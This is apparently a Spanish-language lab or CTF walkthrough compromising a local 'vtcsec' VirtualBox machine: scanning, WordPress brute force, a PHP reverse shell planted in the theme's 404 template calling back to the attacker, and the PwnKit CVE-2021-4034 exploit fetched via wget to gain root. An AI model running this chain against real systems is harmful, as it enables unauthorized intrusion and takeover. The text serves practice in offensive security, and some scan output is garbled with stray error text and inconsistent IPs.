

Liam Ibañez Cabello

Nmap de la red para ver ip de la maquina victima

```
$ nmap 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 08:05 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)


Nmap scan report for vtcsec (192.168.56.103)
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 11.45 seconds
```

Hacemos un escaneo profundo de esta ip vemos version de los servicios, tiene puerto HTTP abierto, meteremos esa ip en el buscador

```
$ sudo nmap -sV -O 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 08:07 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for vtcsec (192.168.56.103)
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:D3:12:0D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.80 seconds
```




Liam Ibañez Cabello

Usamos herramienta nikto para ver algún dominio, en este caso encontramos **/secret**, lo metemos en el buscador


```
$ nikto -host http://192.168.56.103
Nikto v2.5.0

Target IP:      192.168.56.103
Target Hostname: 192.168.56.103
Target Port:    80
Start Time:     2024-12-03 08:08:33 (GMT-5)

Server: Apache/2.4.18 (Ubuntu)
/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
TP/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
issing-content-type-header/
No CGI Directories found (use '-C all' to force check all possible dirs)
/: Server may leak inodes via ETags, header found with file /, inode: b1, size: 55e1c7758dcdb, mtime: gzip. See: h
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
/secret/: Drupal Link header found with value: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
See: https://www.drupal.org/
/secret/: This might be interesting.
/icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
8102 requests: 0 error(s) and 8 item(s) reported on remote host
End Time:      2024-12-03 08:09:29 (GMT-5) (56 seconds)
```




Simulamos que somos el servidor dns para que la página cargue bien y metemos la ip y el dominio dentro del **sudo nano /etc/hosts**



```
Archivo  Máquina  Ver  En
1 2 3
File Actions Edit View Help
GNU nano 8.0
127.0.0.1 localhost
127.0.1.1 kali
# The following lines are desirable for
::1 localhost ip6-localhost ip6-lo
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.56.104 vtcsec
```

Nos metemos en el login de la página y vemos que cambia el dominio



Sabiendo que tenemos Wordpress iniciamos un WPScan `–url http://ip/secret –enumerate u`

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.56.103/secret --enumerate u
```

---

**WPScan®**

WordPress Security Scanner by the WPScan Team  
Version 3.8.25  
Sponsored by Automattic - <https://automattic.com/>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

---

```
[+] URL: http://192.168.56.103/secret/ [192.168.56.103]
[+] Started: Wed Dec 4 05:51:07 2024
```

Interesting Finding(s):

an error occurred during a connection to 192.168.46.103:

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu) , busy. Try again in a few moments.
| Found By: Headers (Passive Detection)
| Confidence: 100% re unable to load any pages, check your computer's network connection.
```

[+] XML-RPC seems to be enabled: http://192.168.56.103/secret/xmlrpc.php Try Again

Found By: Direct Access (Aggressive Detection)  
Confidence: 100%

References:

- [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)
- [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

[+] WordPress readme found: http://192.168.56.103/secret/readme.html

Found By: Direct Access (Aggressive Detection)  
Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.103/secret/wp-cron.php

Found By: Direct Access (Aggressive Detection)  
Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).

Found By: Emoji Settings (Passive Detection)

- http://192.168.56.103/secret/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.9'

Liam Ibañez Cabello

Hacemos un intento de conseguir contraseña con rockyou y wpscan

```
-(kali㉿kali)-[~]
$ wpscan --url http://192.168.56.103/secret --passwords rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Unable to connect
[!] URL: http://192.168.56.103/secret/ [192.168.56.103]
[!] Started: Wed Dec 4 05:56:30 2024
An error occurred during a connection to 192.168.46.103.
Interesting Finding(s):
* The site could be temporarily unavailable or too busy. Try again in a few moments.
[!] Headers
Interesting Entry: Server: Apache/2.4.18 (Ubuntu) computer's network connection.
Found By: Headers (Passive Detection)
```

La contraseña es admin

```
[!] Valid Combinations Found:
| Username: admin, Password: admin
```

Ponemos el codigo php del reverse shell cambiando ip y puerto en el 404

```
55 // Some compile-time options are needed for daemonisation (like pcntl, posix).
56 // These are rarely available.
57 // Usage
58 // -----
59 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
60
61 set_time_limit (0);
62 $VERSION = "1.0";
63 $ip = '192.168.56.102'; // CHANGE THIS
64 $port = 8000; // CHANGE THIS
65 $chunk_size = 1400;
66 $write_a = null;
67 $error_a = null;
68 $shell = 'uname -a; w; id; /bin/sh -i';
69 $daemon = 0;
70 $debug = 0;
71
72 //
```

- Stylesheet (style.css)
- Theme Function (functions.php)
- assets ▶
- RTL Stylesheet (rtl.css)
- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)

Liam Ibañez Cabello

Con nc -nlvp escuchamos

```
(kali@kali)-[~]
$ nc -nlvp 8000
listening on [any] 8000 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 49608
Linux vtsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
09:09:03 up 1:33, 0 users, load average: 0.00, 0.00, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Whoami para ver quienes somos

```
$ whoami
www-data
```

Descargamos el CVE

```
(kali@kali)-[~/Downloads]
$ wget https://github.com/arthepsy/CVE-2021-4034/archive/refs/heads/main.zip
--2024-12-15 21:13:54-- https://github.com/arthepsy/CVE-2021-4034/archive/refs/heads/main.zip
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/arthepsy/CVE-2021-4034/zip/refs/heads/main [following]
--2024-12-15 21:13:54-- https://codeload.github.com/arthepsy/CVE-2021-4034/zip/refs/heads/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1710 (1.7K) [application/zip]
Saving to: 'main.zip'
main.zip 100%[=====] 1.67K --.-KB/s in 0s
2024-12-15 21:13:55 (34.5 MB/s) - 'main.zip' saved [1710/1710]
```

Descomprimimos

```
(kali@kali)-[~/Downloads]
$ unzip main.zip
Archive: main.zip
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034-poc.c
```

Abrimos python -m http.server 8000 para pasar el cve que hemos descomprimido

```
(kali@kali)-[~/Downloads/CVE-2021-4034-main]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.104 - - [15/Dec/2024 21:36:53] "GET /cve-2021-4034-poc.c HTTP/1.1" 200 -
```



Dentro de la maquina con el reverse sell, abrimos el directorio tmp para que no pida permisos y descargamos el archivo con wget del python:

```
Script started, file is /dev/null
www-data@vtcsec:/tmp$ wget http://192.168.56.102/cve-2021-4034-poc.c
wget http://192.168.56.102/cve-2021-4034-poc.c
--2024-12-15 15:18:51-- http://192.168.56.102/cve-2021-4034-poc.c
Connecting to 192.168.56.102:80... failed: Connection refused.
www-data@vtcsec:/tmp$ wget http://192.168.56.102:8000/cve-2021-4034-poc.c
wget http://192.168.56.102:8000/cve-2021-4034-poc.c
--2024-12-15 15:36:51-- http://192.168.56.102:8000/cve-2021-4034-poc.c
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1267 (1.2K) [text/x-csrc]
Saving to: 'cve-2021-4034-poc.c'
cve-2021-4034-poc.c 100%[=====>] 1.24K --.-KB/s in 0s
```

Iniciamos el archivo que nos hemos instalado con ./cve-2021-4034-poc

```
www-data@vtcsec:/tmp$ ./cve-2021-4034-poc
whoami
root
#
```